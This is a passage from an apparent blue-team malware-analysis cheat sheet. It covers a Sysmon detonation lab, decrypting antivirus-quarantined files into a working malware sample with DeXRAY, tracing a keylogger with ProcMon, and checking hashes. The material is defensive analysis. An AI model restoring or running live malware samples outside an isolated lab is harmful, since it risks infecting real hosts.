
Sysmon as a malware lab

Run this script, which will install Sysmon and Ippsec's Sysmon-steamliner script (powersiem.ps1)

Run powersiem.ps1, then detonate your malware. In PowerSiem's output, you will see the affects of the malware on the host

```
#download script

wget -useb https://gist.githubusercontent.com/Purp1eW0lf/d669db5cfca9b020a7f7c982

#start sysmon lab
./Sysmon_Lab.ps1

#start powersiem.ps1
C:\users\*\Desktop\SysmonLab\PowerSiem.ps1

#detonate malware
```





Unquarantine Malware

Many security solutions have isolation techniques that encrypt malware to stop it executing.

For analysis, we want to decrypt it using scripts like this

```
[30-Mar-22 08:49:18 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL
05AF02F6A5494B1596AE7469A1FC595E.MAL: data
[30-Mar-22 08:49:21 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL | head -n 5
ffff
ffff
ffff
ffff
ffff
[30-Mar-22 08:49:23 EDT] remnux/Desktop
```

```
# install the dependencies
sudo apt update
sudo apt install libcrypt-rc4-perl

# pull the script
wget http://hexacorn.com/d/DeXRAY.pl

#execute the script
perl ./DeXRAY.pl x.MAL
```

```
[30-Mar-22 08:50:35 EDT] remnux/Desktop
> perl ./DeXRAY.pl 05AF02F6A5494B1596AE7469A1FC595E.MAL

================================================================
 dexray v2.32, copyright by Hexacorn.com, 2010-2022
 Trend&Kaspersky decryption based on code by Optiv
 McAfee BUP decryption code by Brian Maloney
 Much better Symantec VBN support code by Brian Maloney
 Kaspersky System Watcher decryption by Luis Rocha&Antonio Monaca
 Sentinel One decryption research by MrAdz350
 Microsoft AV/Security Essentials by Corey Forman /fetchered/
 Cisco AMP research by @r0ns3n
 Thx to Brian Baskin, James Habben, Brian Maloney, Luis Rocha,
 Antonio Monaca, MrAdz350, Corey Forman /fetchered/, @r0ns3n
 Tony, Jordan Meurer, Oskar
================================================================
Processing file: '05AF02F6A5494B1596AE7469A1FC595E.MAL'
 -> '05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000 SentinelOne.out' - Sentinel One File
 -> ofs='0' (00000000)
```

And we get a working un-quarantined malware sample at the other side

```
[30-Mar-22 08:54:11 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out
05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
[30-Mar-22 08:54:16 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out | head -n 5
!This program cannot be run in DOS mode.
.text
`.rsrc
@.reloc
zF(L
```

Process Monitor

▶ section contents

ProcMon is a great tool to figure out what a potentially malicious binary is doing on an endpoint.


There are plenty of alternatives to monitor the child processes that a parent spawns, like any.run. But I'd like to focus on the free tools to be honest.

Keylogger Example


Let's go through a small investigation together, focusing on a real life keylogger found in an incident

Clearing and Filtering

When I get started with ProcMon, I have a bit of a habit. I stop capture, clear the hits, and then begin capture again. The screenshot details this as steps 1, 2, and 3.




I then like to go to filter by process tree, and see what processes are running




Process tree

When we look at the process tree, we can see something called Keylogger.exe is running!




Right-click, and add the parent-child processes to the filter, so we can investigate what's going on




Honing in on a child-process

ProcMon says that keylogger.exe writes something to a particular file....




You can right click and see the properties



Zero in on malice

And if we go to that particular file, we can see the keylogger was outputting our keystrokes to the policy.vpol file



That's that then, ProcMon helped us figure out what a suspicious binary was up to!

Hash Check Malware

▶ section contents

Word of Warning

Changing the hash of a file is easily done. So don't rely on this method. You could very well check the hash on virus total and it says 'not malicious', when in fact it is recently compiled by the adversary and therefore the hash is not a known-bad

And BTW, do your best NOT to upload the binary to VT or the like, the straight away. Adversaries wait to see if their malware is uploaded to such blue team websites, as it gives them an indication they have been burned. This isn't to say DON'T ever share the malware. Of course share with the community....but wait unitl you have stopped their campaign in your environment


Collect the hash

In Windows

```
get-filehash file.txt
# optionally pipe to |fl or | ft
```

In Linux

```
sha256sum file.txt
```




Check the hash


Virus Total

One option is to compare the hash on Virus Total

Sometimes it's scary how many vendors' products don't show flag malware as malicious....



